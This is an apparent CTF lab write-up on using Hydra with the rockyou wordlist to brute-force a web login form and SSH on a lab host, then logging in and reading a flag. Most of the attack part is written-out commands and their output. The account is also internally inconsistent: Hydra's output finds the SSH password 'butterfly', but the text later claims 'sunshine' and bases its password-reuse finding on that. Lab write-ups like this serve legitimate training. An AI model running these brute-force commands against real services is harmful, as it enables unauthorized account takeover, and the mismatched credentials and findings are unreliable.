


1. Introduction

Hydra is a fast and powerful password-cracking tool used in cybersecurity to perform brute-force attacks on login systems. It supports many protocols such as SSH, FTP, and HTTP. In this lab, Hydra is used to test the security of a web login form and SSH service by attempting multiple password combinations until the correct one is found.

2. Objective

The objective of this task is:

- To understand how Hydra works in brute-force attacks
- To gain access to a web login system using password cracking
- To retrieve both Flag 1 (web login) and Flag 2 (SSH access)




3. Target Information

- Target IP Address: **10.49.157.46**
- Services tested:
 - Web Login (HTTP POST)


```
hafizi@kali:~$ hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.49.157.46 http-post-form '"/:username="USER"&password="PASS":f=incorrect' -v
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-29 03:54:35
[WARNING] Restorefile (you have 10 seconds to abort...) (use option -i to skip waiting)) from a previous session found, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l1/p:14344399), ~896525 tries per task
[ATTNPT] target 10.49.157.46 - login "molly" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTNPT] target 10.49.157.46 - login "molly" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTNPT] target 10.49.157.46 - login "molly" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTNPT] target 10.49.157.46 - login "molly" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTNPT] target 10.49.157.46 - login "molly" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTNPT] target 10.49.157.46 - login "molly" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTNPT] target 10.49.157.46 - login "molly" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTNPT] target 10.49.157.46 - login "molly" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTNPT] target 10.49.157.46 - login "molly" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTNPT] target 10.49.157.46 - login "molly" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTNPT] target 10.49.157.46 - login "molly" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTNPT] target 10.49.157.46 - login "molly" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTNPT] target 10.49.157.46 - login "molly" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTNPT] target 10.49.157.46 - login "molly" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTNPT] target 10.49.157.46 - login "molly" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTNPT] target 10.49.157.46 - login "molly" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[ATTNPT] target 10.49.157.46 - login "molly" - pass "554321" - 17 of 14344399 [child 16] (0/0)
[ATTNPT] target 10.49.157.46 - login "molly" - pass "michael" - 18 of 14344399 [child 17] (0/0)
[ATTNPT] target 10.49.157.46 - login "molly" - pass "ashley" - 19 of 14344399 [child 18] (0/0)
[ATTNPT] target 10.49.157.46 - login "molly" - pass "querty" - 20 of 14344399 [child 19] (0/0)
[ATTNPT] target 10.49.157.46 - login "molly" - pass "111111" - 21 of 14344399 [child 20] (0/0)
[ATTNPT] target 10.49.157.46 - login "molly" - pass "iloveu" - 22 of 14344399 [child 21] (0/0)
[ATTNPT] target 10.49.157.46 - login "molly" - pass "000000" - 23 of 14344399 [child 22] (0/0)
[ATTNPT] target 10.49.157.46 - login "molly" - pass "michelle" - 24 of 14344399 [child 23] (0/0)
```



```
hafizi@kali:~$ hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.49.157.46 ssh -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-29 03:56:29
[WARNING] Restorefile (you have 10 seconds to abort...) (use option -i to skip waiting)) from a previous session found, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.49.157.46:22/
[22][ssh] host: 10.49.157.46 login: molly password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-29 03:57:18
```

```
hafizi@kali:~$ ssh molly@10.49.157.46
The authenticity of host '10.49.157.46 (10.49.157.46)' can't be established.
ED25519 key fingerprint is: SHA256:8ZydxUNRFMK5CBfQnJPiR/n260n9I13nIFiH3Mbwq7Q
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.49.157.46' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pg.html
molly@10.49.157.46's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-1083-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Wed 29 Apr 2026 07:57:14 AM UTC

System load:  0.13               Processes:    114
Usage of /:   18.6% of 14.7GB    Users logged in:  0
Memory usage: 22%              IPv4 address for ens5: 10.49.157.46
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.


0 updates can be applied immediately.

7 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-49-157-46:~$
```

```
molly@ip-10-49-157-46:~$ ls
flag1.txt  flag2.txt
molly@ip-10-49-157-46:~$ cat flag1.txt
cat: flag1.txt: No such file or directory
molly@ip-10-49-157-46:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
molly@ip-10-49-157-46:~$ find / -name "flag*" 2>/dev/null
/usr/src/linux-headers-4.4.0-1092-aws/include/config/zone/dma/flag.h
/usr/src/linux-aws-5.15-headers-5.15.0-1083/scripts/coccinelle/locks/flags.cocci
/usr/src/linux-aws-headers-5.4.0-1103/scripts/coccinelle/locks/flags.cocci
/usr/src/linux-aws-headers-4.4.0-1092/scripts/coccinelle/locks/flags.cocci
/usr/src/linux-headers-5.4.0-1103-aws/include/config/arch/uses/high/vma/flags.h
/sys/devices/pnp0/00:04/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/pci0000:00/0000:00:05.0/net/ens5/flags
/sys/devices/virtual/net/lo/flags
/home/molly/flag2.txt
molly@ip-10-49-157-46:~$
```



Password :sunshine



4.2 Web Login Attack (Flag 1)

After discovering the password, the web login page was accessed:

`http://10.49.157.46/login`

Using the same credentials:

- Username: molly
- Password: sunshine

Successful login was achieved, and **Flag 1** was retrieved.

5. Findings

- The same weak password was reused across services (SSH and web login)
- This shows poor security practice, as compromising one service leads to full system access
- Hydra is effective in identifying weak credentials quickly